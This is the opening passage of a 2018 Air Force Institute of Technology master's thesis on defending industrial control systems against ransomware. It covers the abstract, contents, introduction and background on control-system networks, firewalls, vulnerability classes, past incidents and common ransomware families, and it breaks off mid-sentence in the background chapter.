3-22-2018

Securing Critical Infrastructure: A Ransomware Study

Blaine M. Jeffries

SECURING CRITICAL INFRASTRUCTURE: A RANSOMWARE STUDY

THESIS

Blaine M. Jeffries, 2d Lt, USAF

AFIT-ENG-MS-18-M-034

DEPARTMENT OF THE AIR FORCE
AIR UNIVERSITY

AIR FORCE INSTITUTE OF TECHNOLOGY

Wright-Patterson Air Force Base, Ohio

The views expressed in this document are those of the author and do not reflect the official policy or position of the United States Air Force, the United States Department of Defense or the United States Government. This material is declared a work of the U.S. Government and is not subject to copyright protection in the United States.

AFIT-ENG-MS-18-M-034

SECURING CRITICAL INFRASTRUCTURE: A RANSOMWARE STUDY

THESIS

Presented to the Faculty

Department of Electrical and Computer Engineering

Graduate School of Engineering and Management

Air Force Institute of Technology

Air University

Air Education and Training Command

in Partial Fulfillment of the Requirements for the

Degree of Master of Science in Cyber Operations

Blaine M. Jeffries, B.S.E.E.

2d Lt, USAF

March 2018

AFIT-ENG-MS-18-M-034

SECURING CRITICAL INFRASTRUCTURE: A RANSOMWARE STUDY

THESIS

Blaine M. Jeffries, B.S.E.E.
2d Lt, USAF

Committee Membership:

Barry E. Mullins, Ph.D., P.E.
Chair

Scott R. Graham, Ph.D.
Member

Stephen J. Dunlap
Member

AFIT-ENG-MS-18-M-034

Abstract

Recently, ransomware has become widely publicized by news agencies, as strains like *WannaCry* continue to wreak havoc across major organizations. This recent shift from targeting the home computer to large-scale organizations raises concerns for the security of critical infrastructure. This thesis reviews traditional ransomware attack trends in order to present a taxonomy for ransomware targeting industrial control systems.

After reviewing a critical infrastructure ransomware attack methodology, a corresponding response and recovery plan is described. The plan emphasizes security through redundancy, specifically the incorporation of standby programmable logic controllers. This thesis describes a set of experiments conducted to test the viability of defending against ransomware attacks with a redundant controller network. Three experiments are conducted on two different testbeds. The first experiment tests the efficacy of standby programmable logic controllers when defending against a ransomware attack targeting a specific controller. A custom ransomware strain is developed and launched against a redundant controller network. The redundant controller network is capable of detecting system failure and engaging a switchover to a standby controller. Results support that redundancy schemes are effective in recovering from ransomware attacks targeting specific controllers.

The remaining two experiments explore alternative attack paths for ransomware. The second experiment analyzes the effect of denial of service attacks on the I/O response time of a controller. Both UDP and TCP denial of service attacks are launched against two different controllers. Results show that flooding the network interface of a programmable logic controller does not have a significant effect on its I/O response time. Consequently, the final experiment shifts the attack target from the controller to other devices on the control network. A second testbed is used for the final experiment to test the effects of several network attacks targeting intelligent electronic devices. Four different attacks are tested, each targeting the network adapter of a variable frequency drive. Of the four attacks, the UDP flood was able to successfully disrupt the industrial process. This result supports that intelligent electronic devices do have communication link vulnerabilities that expose industrial control networks to traditional network attacks. Ultimately, should ransomware target industrial control networks, it will likely utilize network attacks that victimize a wide range of devices.

Acknowledgements

A great many thanks to all those that supported my research efforts while at AFIT. Special thanks to my advisor, Dr. Mullins, for his mentorship throughout the thesis process. Your continual guidance and directed input ensured my success. And to Mr. Dunlap, for helping me overcome numerous research hurdles. Your expertise in my field of study was invaluable, thank you for sharing your knowledge with me.

> *I shall pass this way but once; any good, therefore, that I can do or any kindness that I can show, let me do it now, for I shall not pass this way again.* - Etienne De Grellet

Blaine M. Jeffries

Table of Contents

Page

Abstract . . . iv

Acknowledgements . . . vi

List of Figures . . . x

List of Tables . . . xii

I. Introduction . . . 1

1.1 Overview . . . 1
1.2 Problem Statement . . . 2
1.3 Research Path . . . 2
1.3.1 Hypothesis . . . 2
1.3.2 Goals . . . 2
1.4 Approach . . . 3
1.5 Assumptions/Limitations . . . 3
1.6 Research Contributions . . . 3
1.7 Thesis Overview . . . 4

II. Background . . . 5

2.1 Motivation . . . 5
2.2 Industrial Control Systems . . . 5
2.3 Programmable Logic Controllers . . . 7
2.4 Industrial Control Networks . . . 8
2.5 Firewalls . . . 10
2.6 Threat Landscape . . . 11
2.7 Vulnerabilities . . . 12
2.8 Historical Events . . . 14
2.9 Information Technology Ransomware . . . 15
2.10 Operational Technology Ransomware . . . 17
2.11 LogicLocker . . . 20
2.12 Critical Infrastructure Defensive Strategies . . . 23
2.13 A Ransomware Response and Recovery Plan . . . 24

III. Testbed Design . . . 28

3.1 Testbed 1: Prison . . . 28
3.1.1 Ransomware Agent . . . 28
3.1.2 Industrial Control System . . . 31
3.1.3 Engineering Workstation . . . 34
3.1.4 Switchover Mechanism . . . 34

3.2 Testbed 2: Water Storage . . . 36
3.2.1 Network Attack . . . 36
3.2.2 Industrial Control System . . . 38
3.2.3 Engineering Workstation . . . 42
3.2.4 Data Collection Mechanism . . . 42

IV. Methodology . . . 43

4.1 Experiment 1: Security Through Redundancy . . . 43
4.1.1 Problem Statement . . . 43
4.1.2 Scenario . . . 43
4.1.3 Assumptions . . . 43
4.1.4 Response Variable . . . 44
4.1.5 Design Factors . . . 44
4.1.6 Constant Factors . . . 45
4.1.7 System Under Test . . . 46
4.1.8 Statistical Method . . . 46
4.1.9 Test Matrix . . . 47
4.1.10 Testing Process . . . 47
4.2 Experiment 2: PLC I/O Stability during DoS . . . 48
4.2.1 Problem Statement . . . 48
4.2.2 Scenario . . . 49
4.2.3 Assumptions . . . 49
4.2.4 Response Variable . . . 49
4.2.5 Design Factors . . . 49
4.2.6 Constant Factors . . . 50
4.2.7 System Under Test . . . 50
4.2.8 Statistical Method . . . 51
4.2.9 Test Matrix . . . 52
4.2.10 Testing Process . . . 52
4.3 Experiment 3: Process Stability during DoS . . . 53
4.3.1 Problem Statement . . . 53
4.3.2 Scenario . . . 53
4.3.3 Assumptions . . . 54
4.3.4 Response Variables . . . 54
4.3.5 Design Factors . . . 54
4.3.6 Constant Factors . . . 54
4.3.7 System Under Test . . . 55
4.3.8 Statistical Method . . . 56
4.3.9 Test Matrix . . . 57
4.3.10 Testing Process . . . 57

Page

V. Results and Analysis 59

5.1 Experiment 1 59
5.2 Experiment 2 61
5.3 Experiment 3 64

VI. Conclusions and Recommendations 69

6.1 Overview 69
6.2 Research Conclusions 69
6.2.1 Problem Statements Revisited 69
6.2.2 Goals Revisited 70
6.2.3 Hypothesis Revisited 70
6.3 Research Significance 71
6.4 Limitations of this Research 71
6.5 Recommendations for Future Work 72

Appendix A. Experimental Results 74

Appendix B. Testbed 1 Expanded Block Diagram 75

Appendix C. Python Attack Scripts 76

Appendix D. C++ Ransomware Code 85

Bibliography 96

List of Figures

Figure Page

1. Critical infrastructure sectors as defined by the DHS. 6

2. ICS operational flow [4]. 7

3. A conceptual representation of network segmentation in ICSs [5]. 9

4. Firewall with DMZ between Corporate Network and Control Network [4]. 11

5. PLC device hierarchy. 18

6. ICS ransomware attack framework [18]. 20

7. ICN attack progression [18]. 21

8. NIST Critical Infrastructure Cybersecurity Framework. 24

9. Screen capture of custom ransomware application. 30

10. Photograph of upper-half of prison testbed. 31

11. Photograph of lower-half of prison testbed. 32

12. Relationship between the Y-box and PLC. 33

13. Screen capture of human machine interface for prison system. 34

14. Block diagram of system under test. 35

15. Overview of water storage testbed. 40

16. Testbed 2 Block Diagram. 41

17. Diagram of ICS with redundancy. 44

18. Experiment 1 System Under Test. 46

19. Process diagram of a trial for Experiment 1. 48

20. Experiment 2 System Under Test. 51

21. Process diagram of a trial group for Experiment 2. 53

Figure Page

22. Experiment 3 System Under Test. 55

23. Process diagram of a trial for Experiment 3. 58

24. Boxplots comparing standby recovery times. 60

25. Boxplots comparing cold recovery with baseline boot time. 61

26. Boxplots comparing I/O response time during Allen-Bradley DoS. 62

27. Boxplots comparing I/O response time during Siemens DoS. 63

28. Network attacks that had no significant effect on water level. 64

29. Network attacks that had no significant effect on flow rate. 65

30. UDP Flood causing significant change in water level. 66

31. UDP Flood causing significant change in flow rate. 66

32. VFD fault after UDP DoS Attack. 68

33. Detailed version of testbed block diagram. 75

List of Tables

Table Page

1. Top ransomware strains defined by the MMPC. 16

2. Anatomy of LogicLocker. 22

3. Relative time and cost of ransomware mitigation strategies. 25

4. Testbed components. 32

5. TCP SYN flood packet characteristics. 38

6. UDP flood packet characteristics. 38

7. Water storage testbed IP addresses. 42

8. Test matrix for experiment 1. 47

9. Test matrix for experiment 2. 52

10. Test matrix for experiment 3. 57

11. Summarized results for experiment 1. 59

12. Summarized results for experiment 2. 62

13. Summarized results for experiment 3. 64

14. UDP flood experimental results. 67

15. Experimental trial data. 74

SECURING CRITICAL INFRASTRUCTURE:
A RANSOMWARE STUDY

I. Introduction

1.1 Overview

Humans from an early age have learned to live and thrive together in large societies. In the modern world, people live in large cities capable of providing a variety of services to the average citizen. These services deliver a variety of functions ranging across the hierarchy of need. Some provide basic needs like water or removing waste. While others provide less vital needs like public transportation or broadcast television. Ultimately, public infrastructure encompasses a plethora of items, some more essential than others.

As technology continues to advance, the world has become greatly connected. With the advent of the Internet and cellular networks, information can be transmitted across the planet in seconds. Geographical separation is no longer a hurdle for attackers to overcome. The Internet has made it possible for a hacker living on the other side of the world to impact territories thousands of miles away.

The communication networks that support essential public services are becoming more vulnerable. Society must secure these networks to ensure threats are unable to impact their livelihood. Every day, attackers are developing new methods to fulfill their objectives at the cost of others' health, wealth, and happiness. The focus of this research is to investigate current attack trends, such as ransomware, and to propose defensive solutions that counter threats.

1.2 Problem Statement

This research aims to provide Industrial Control System (ICS) operators with a means to protect their networks from ransomware attacks. This is done by validating possible attack scenarios and testing defensive solutions. Investigating each of the three problems below will provide insight into both future attacks and corresponding defensive solutions.

1. What defensive techniques improve ICS availability by limiting ransomware capability?
2. What effect does a network-based Denial of Service (DoS) attack targeting a Programmable Logic Controller (PLC) have on its Input Output (I/O) response time?
3. How do network-based DoS attacks targeting Intelligent Electronic Devices (IEDs) across an Industrial Control Network (ICN) affect process stability?

1.3 Research Path

A hypothesis and three goals guide this research in answering the proposed problem statements.

1.3.1 Hypothesis

If a PLC redundancy scheme is implemented within an ICS then the effects of ransomware attacks targeting that system will be mitigated.

1.3.2 Goals

The following goals guide the research in answering each problem statement.

1. Investigate the current state of ransomware and how it may impact ICSs.
2. Develop and test a ransomware strain unique to ICSs.
3. Provide and validate defensive methods for critical infrastructure operators to secure their networks from ransomware.

1.4 Approach

This research starts by analyzing the current ransomware threat environment. By reviewing the state of the art, a more accurate ransomware strain can then be developed as a test case. Once the threat is legitimized, research continues by developing a defensive strategy. Specifically, a redundant PLC architecture is tested as a solution to defend against a targeted attack. The redundant network is created by modifying a previously built testbed with relay banks. Finally, research concludes by analyzing alternative attack paths for ransomware. Specific attention is given to communication channels linking IEDs to process controllers.

1.5 Assumptions/Limitations

This research does not focus on defending an ICS from threats that have not gained a foothold in the network. It is assumed that the threat has a presence on the network, has identified vulnerable devices, and is attacking. This research focuses on how the attacker exploits the system from inside the ICN and what defensive measures can prevent such an attack from disturbing the industrial process.

1.6 Research Contributions

The following research contributions were made:

- Created an ICS response and recovery plan specific to ransomware.

- Programmed a custom strain of ICS ransomware.
- Implemented a PLC switchover mechanism as a defensive solution.
- Validated the efficacy of network attacks targeting IEDs within an ICN.

1.7 Thesis Overview

Chapter II provides a background on critical infrastructure. This includes the major hardware and software components which comprise ICSs and the networks that support them. The chapter then transitions to the threat environment surrounding critical infrastructure and how ransomware could make an appearance in the future. Chapter II concludes by investigating a ransomware study published by the Georgia Institute of Technology and presenting a new ICS response and recovery plan geared towards ransomware. Chapter III discusses the two testbeds used during research. The first testbed simulates a prison facility and is used to implement and test the PLC standby mechanism. The second testbed is a training platform used to simulate a water storage system. This testbed is used to determine the efficacy of network attacks targeting IEDs. Chapter IV discusses the three experiments conducted during the research. The first experiment focuses on defensive measures, while the remaining two analyze attack methods. Chapter V presents the results of each experiment. Last, Chapter VI provides research conclusions and recommendations for future work.

II. Background

2.1 Motivation

Modern societies are built upon critical infrastructures that deliver necessary services to the whole. These services provide for fundamental needs "serving as the backbone of a nation's economy, security, and health" [1]. The United States' dependence on infrastructure availability has led to a demand for security. On 12 Feb 2013, Presidential Policy Directive (PPD) 21 was published emphasizing the need to "strengthen and maintain secure, functioning, and resilient critical infrastructure" [2]. In direct response to the President's call to action, the Department of Homeland Security (DHS) divided critical infrastructure assets into 16 sectors; see Figure 1. A specialized protection plan was written for each sector based on its unique threat landscape [3]. As adversaries continue to exploit the new technologies which comprise national infrastructure, the confidentiality, integrity, and availability of these critical services becomes paramount.

2.2 Industrial Control Systems

The foundation of critical infrastructure is built upon highly-specialized control equipment known as ICSs. These operational technology systems are directly linked to the physical processes they control. A typical ICS contains four components:

a) **Sensor**: a device that produces an analog signal based on a measured physical property. For example, a temperature sensor may output a linear voltage within the range of 0 V to 5 V based upon a temperature range of 0 °C to 100 °C.

b) **Actuator**: a device that modifies the industrial control process based upon inputs from a controller. A valve controlling the flow of water into a tank is an example of an actuator.




Figure 1. Critical infrastructure sectors as defined by the DHS.

c) **Controller**: the computer responsible for driving actuator inputs based upon algorithms informed by sensor outputs. In effect, the controller is the heart of the control process, making it a priority target for an attacker.

d) **Human Machine Interface (HMI)**: the combination of hardware and software that provides operators with a utility to interact with system controllers. A typical HMI is presented to an operator with an engineering workstation running a desktop operating system.

Figure 2 visually portrays the relationship of each component within the ICS [4]. The inputs to the controlled process are managed by the system actuators. The corresponding outputs of the controlled process are then monitored by the sensors.




Figure 2. ICS operational flow [4]**.**

The system operator uses the HMI to manage the controller which commands the actuators based on feedback from sensors. Modern systems include redundant controllers and data historians in addition to aforementioned components. Redundant controllers are used as a measure to protect system availability should the primary controller become inoperable. Data historians are responsible for archiving system data and informing system algorithms with trending statistics. While ICSs are built with the same core components, the organizational makeup of each system is characteristic of the controlled process.

2.3 Programmable Logic Controllers

The majority of ICSs utilize PLCs as their primary controller. A PLC is a device programmed to control a systematic process with predefined logic. These devices are characterized by the number and type of I/O ports supported. Most often, PLCs are programmed using ladder logic or ladder diagrams. These diagrams serve as functional blocks that inform the controller's decision making process by defining algorithms that relate sensor inputs to actuator outputs. PLCs are produced by a wide-variety of manufacturers across the globe to include: Siemens, ABB, Schneider/Modicon, and Rockwell/Allen-Bradley. The diversity in manufacturers has led directly to the lack of controller interoperability. For example, a ladder logic program created for a Siemens PLC may not readily transfer to one produced by ABB. From a cyber security standpoint, diversity enhances critical infrastructure security by increasing attack complexity. Conversely, a defensive countermeasure created for one system, may not be applicable to another. As the centerpiece of the automated process, security of the PLC is a priority. If the primary controller is compromised, the entire process under control is placed at risk.

2.4 Industrial Control Networks

ICNs provide the communication channels that link the process to command and control systems. Securing the ICN is of utmost importance when preparing for attacks against the ICS. Good practice calls for ICN defenders to use network segmentation as a security measure. Network segmentation is the process of dividing a network into zones, each with their own unique characteristics. Figure 3 shows an example of an ICN utilizing network segmentation [5]. By segmenting the ICN, network messages are not easily transferred between distant zones. For example, in order for a message sent on the Business Network to reach any of the Process Networks, it must pass between five zone interfaces. Furthermore, secure network design enforces traffic filtering at each zone.

The National Institute of Standards and Technology (NIST) recommends that at a minimum, the corporate network be separated from the control network [4]. This is due to the diversity of traffic required by each network. Corporate network traffic re-




Figure 3. A conceptual representation of network segmentation in ICSs [5].

quires protocols used by typical enterprise operating systems to include: Simple Mail Transfer Protocol (SMTP), Post Office Protocol (POP), and Internet Message Access Protocol (IMAP) for electronic mail, Hypertext Transfer Protocol (HTTP) and Hypertext Transfer Protocol Secure (HTTPS) for Internet, and File Transfer Protocol (FTP) for file transfer. Control network traffic should be limited to ICS command and control protocols such as Modbus. Network defenders should implement segmentation within both corporate and control networks through the establishment of security domains. Security domains/enclaves minimize access to sensitive systems from unauthorized users while ensuring system availability. Domains can be established based on "management authority, uniform policy/level of trust, critical functionality, and boundary communication traffic levels" [4]. Failure to isolate these networks with segmentation opens the control network to corporate network attack vectors.

Networks are separated using logical network separation, physical network separation, and network traffic filtering [4]. Logical network separation is implemented using encryption or device-enforced partitioning through: Virtual Local Area Network (VLAN), Virtual Private Network (VPN), and Unidirectional Gateways. This methodology ensures traffic destined for one network is not accessible by another when the same transmission channel is being used. Physical network separation isolates network domains through lack of any physical connection, including wireless. Unlike logical network separation, the only way for physically-separated networks to communicate is by bridging the connection. Traffic filtering is a subset of logical network separation that relies on packet analysis in lieu of encryption/tunneling technologies. Traffic filtering can be implemented at various levels of the network stack. At the transport layer, Transmission Control Protocol (TCP) & User Datagram Protocol (UDP) port filters can be used. Within the network layer, items can be filtered by Internet Protocol (IP) address. Finally, at the application layer, firewalls may permit or deny programs access to the network.

2.5 Firewalls

Industrial control networks use firewalls as a method of network segregation through traffic filtering. Firewalls can be compared to traditional network routers, but with the added functionality of packet inspection. Firewalls can be classified into three subdivisions: packet filtering, stateful inspection, and application-proxy gateway [4]. The most basic firewalls utilize packet filtering by inspecting network packets at Open Systems Interconnection (OSI) layers three and four (network and transport). These firewalls are governed by a rule set that informs decisions to drop or forward packets. The rule set reviews packet data such as the IP source, IP destination, port source, and port destination. More advanced firewalls utilize memory in the form of stateful inspection. Stateful firewalls have memory of past and present network connections which can be used when advising packet forwarding decisions. These firewalls have greater security and performance, but require extra administration and computational resources. Finally, application-proxy gateways focus on application layer filtering to include application types (browsers) and/or protocols (e.g., FTP or SMTP).

A typical ICN employs use of firewalls between security domains (e.g., between the corporate and control network). A combination of both host and hardware-based firewalls may be used. Several different methodologies exist to deploy firewalls within an ICN. Defenders can use any number of firewalls and demilitarized zones (DMZs) to segment their network. Figure 4 shows an example of an ICN that utilizes two firewalls to segment the corporate and control networks, and a single DMZ to manage shared network resources [4].




Figure 4. Firewall with DMZ between Corporate Network and Control Network [4].

2.6 Threat Landscape

There are several reasons why an adversary may target critical infrastructure in a cyber attack. ICSs, unlike Information Technology (IT) systems, uniquely give the attacker the ability to create a kinetic impact. A hacker looking to harm public welfare can achieve such ends by compromising critical infrastructure. One can imagine the damage an enemy of the state may cause by infiltrating any one of the critical infrastructure sectors. How many lives would be put at risk if a water treatment facility was commandeered by hackers? Aside from public safety, an attacker may seek monetary gain. Such a threat may hold an ICS hostage and return control to the rightful owner only after receiving a ransom payment. The cost in potential damages alone can provide enough motivation for system defenders to comply with adversary demands. Finally, the attacker may not have any motivation aside from curiosity. Thrill seeking hackers with little to no experience are often referred to as script kiddies. No matter the motivation, it is evident that critical infrastructure is a bountiful target for adversaries and should be treated likewise by network defenders.

2.7 Vulnerabilities

The convergence of today's communication networks toward IP-based technologies has noteworthy implications. Like other industries, ICNs have adopted use of IP networks in lieu of dated proprietary protocols. From an interoperability standpoint, IP networking has helped bridge the gap between different equipment providers creating a shared communications protocol. This has granted critical infrastructure providers greater flexibility in incorporating devices from different manufacturers. Unfortunately, from the standpoint of network security, IP convergence allows exploits crafted for personal computers to be transferable to ICNs. Attackers who are already privy to IT systems can adapt their exploits to critical infrastructure networks. Macaulay and Singer describe six different vulnerability classes that threat agents are likely to target on an ICN [6].

a) **Denial of View**: a temporary failure in the HMI leads to disruption of production and/or control.

b) **Loss of View**: a sustained failure in the HMI leads to loss of production and/or control.

c) **Manipulation of View**: forged information is presented via the HMI encouraging inappropriate operator response.

d) **Denial of Control**: a temporary inability to control the process resulting from a dysfunctional I/O interface.

e) **Loss of Control**: a sustained inability to control the process resulting from a dysfunctional I/O interface.

f) **Manipulation of Control**: operator commands are overwritten, changed, or adapted to apply inappropriate control sequences to the production process.

They continue to describe four attack methodologies threat agents employ to exploit said vulnerabilities [6].

a) **Man in the Middle**: the attacker positions himself between two devices to sniff the traffic between them. By analyzing the traffic the attacker may perform reconnaissance and ultimately hijack the session placing the entire system at risk.

b) **Denial of Service**: the attacker attempts to make a resource unavailable. Common methodologies to execute this attack include: denying communication channels, overloading device services, and crashing the device OS.

c) **Replay**: the attacker captures a stream of legitimate network traffic and replays the traffic in order to achieve a desired effect.

d) **HMI Compromise**: the attacker can misinform the system operator by displaying incorrect status information. This creates a disparity between the actual process and the operator's knowledge of the process.

The vulnerability classes and attack methodologies presented by Macaulay and Singer provide a robust foundation of understanding.

2.8 Historical Events

Due to the sensitive nature of critical infrastructure security, little has been published on real-world attack scenarios. However, there have been a few case studies within the past decade worth mentioning. In 2007, a team of researchers from Idaho National Laboratories (INL) conducted a vulnerability assessment on the United States electrical grid titled *Project Aurora* [7]. Their study revealed a flaw in electrical breakers implemented in rotational-based systems (e.g., generators). INL theorized that the electrical breakers/relays put in place as a protective measure, could be used by adversaries to wreak havoc on critical infrastructure. The INL research team conducted an experiment to test their hypothesis; they successfully demonstrated the ability to destroy a generator by exploiting a relay on the ICN. This story was the first widely-publicized study on critical infrastructure security and forced the creation of defensive strategies.

Three years later the world got its first glimpse at highly-targeted critical infrastructure malware. The *Stuxnet* worm, discovered in 2010, propagated throughout the Internet by infecting various Windows kernels with multiple zero-day exploits [8]. *Stuxnet* was unique; it infected all possible computer systems, but only weaponized after finding a specific control system (classified by unique model numbers and device vendors). This industrial malware made worldwide news after successfully sabotaging Iranian nuclear centrifuges by compromising variable frequency drives. *Stuxnet* is widely cited due to the novelty of its effort. Never before had a computer virus had such glaring physical effects on a real-world system.

Most recently, McAfee released a report on a collection of cyber attacks, dubbed

Night Dragon, targeting the global oil, energy, and petrochemical industries [9]. The attacks started in 2009, primarily originating from China. McAfee revealed that hackers initially targeted Internet-accessible corporate web servers. Once the adversaries gained a foothold, they pivoted onto internal systems and installed remote administration toolkits. With a command and control channel established, attackers exfiltrated sensitive production and financial data. Unlike *Stuxnet*, *Night Dragon* did not induce physical effects, as its primary purpose was reconnaissance. *Project Aurora*, *Stuxnet*, and *Night Dragon* solidify the growing importance critical infrastructure cybersecurity.

2.9 Information Technology Ransomware

Scareware is a form of malware designed to take advantage of a victim's fear of losing privacy, capability, or money [10]. A subset of scareware, ransomware, holds the victim's computer or computer files hostage until a payment is sent to the attacker. Ransomware has become a profitable method employed by cyber criminals popularizing a variety of strains seen across the Internet. Attacks against IT systems generally target the file system using a combination of two methodologies: encryption and deletion [11]. If the attacker chooses to use encryption, they often are able to utilize algorithms supplied by the target platform (e.g., Windows provides the CryptoAPI allowing developers to directly encrypt and decrypt files). Alternatively, attackers may choose to implement their own encryption schemes to subvert malware detection techniques. Deletion mechanisms forgo encrypting the user's files altogether. Instead, the user is presented with a countdown timer until their files are removed.

The Microsoft Malware Protection Center (MMPC) has published extensive material on the top ransomware strains identified from 2015-2016 [12]. Microsoft revealed that the top five ransomware families were as follows: Tescrypt, Crowti, Fakebsod, Brolo, and Locky. Table 1 shows details for each family. Three of the families target Windows operating systems while the others victimize Javascript-enabled browsers. The Windows variants all employ encryption schemes and delete shadow copies to prevent restoration from local backups. The Javascript ransomware families do not employ encryption nor deletion mechanisms, but rather lead the victim to assume their data is at risk. The victim's web browser is locked via a malicious script which displays a message attempting to scare the user into paying a ransom. The victim can regain control by starting a task manager and ending the browser process. *WannaCrypt* is the most recent family of ransomware to wreak havoc on the Internet [13]. In contrast to the aforementioned families, *WannaCrypt* is characterized by its rapid deployment via a worm that exploits the Server Message Block (SMB) *Eternal Blue* vulnerability. This ransomware strain was able to affect a large amount of computer systems due to the number of Windows OS versions affected by *Eternal Blue* (Windows 7 or earlier and Windows Server 2008 or earlier). While 